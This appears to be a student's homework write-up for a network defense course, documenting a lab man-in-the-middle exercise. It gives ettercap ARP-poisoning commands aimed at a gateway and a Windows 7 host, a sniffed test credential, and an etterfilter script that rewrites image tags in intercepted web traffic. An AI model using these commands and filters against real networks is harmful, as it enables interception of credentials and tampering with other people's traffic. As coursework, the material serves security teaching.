Michael Esposito
Computer Network Defense


HW 2

1.2.5. IP Addresses

Windows 7	192.168.1.22
Kali	192.168.1.23
Gateway	192.168.1.1


1.3.1. Intercepting gateway traffic

```
ettercap –Tq –I eth0 –M arp:remote /192.168.1.1/ //
```




1.3.2. Targeting Windows 7

```
ettercap –Tq –I eth0 –M arp:remote /192.168.1.1/ /192.168.1.22/
```




1.3.3. Viewing Network Traffic




1.3.4. Watch and capture username and password

Captured password for www.michaelaesposito.com
espositoTest::password



1.3.5. Saving Output


Output from previous capture save to dump.ecp and dump.eci



1.3.6.a Using Etterfilter to inject something basic into a web page

```
#########################################################################
#                                                                       #
#  Jolly Pwned -- ig.filter -- filter source file                       #
#                                                                       #
#  By Irongeek. based on code from ALoR & NaGA                          #
#  Along with some help from Kev and jon.dmml                           #
#  http://ettercap.sourceforge.net/forum/viewtopic.php?t=2833           #
#                                                                       #
#  This program is free software; you can redistribute it and/or modify #
#  it under the terms of the GNU General Public License as published by #
#  the Free Software Foundation; either version 2 of the License, or    #
#  (at your option) any later version.                                  #
#                                                                       #
#########################################################################
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "Accept-Encoding")) {
      replace("Accept-Encoding", "Accept-Rubbish!");
      # note: replacement string is same length as original string
      msg("zapped Accept-Encoding!\n");
   }
}
if (ip.proto == TCP && tcp.src == 80) {
   replace("img src=", "img src=\"https://pbs.twimg.com/profile_images/615455053694410752/C4m5QeIV_400x400.png" ");
   replace("IMG SRC=", "img src=\"https://pbs.twimg.com/profile_images/615455053694410752/C4m5QeIV_400x400.png" ");
   msg("Filter Ran.\n");
}
```

The above script produced the following output:



2. Run Responder on the server address //ghh/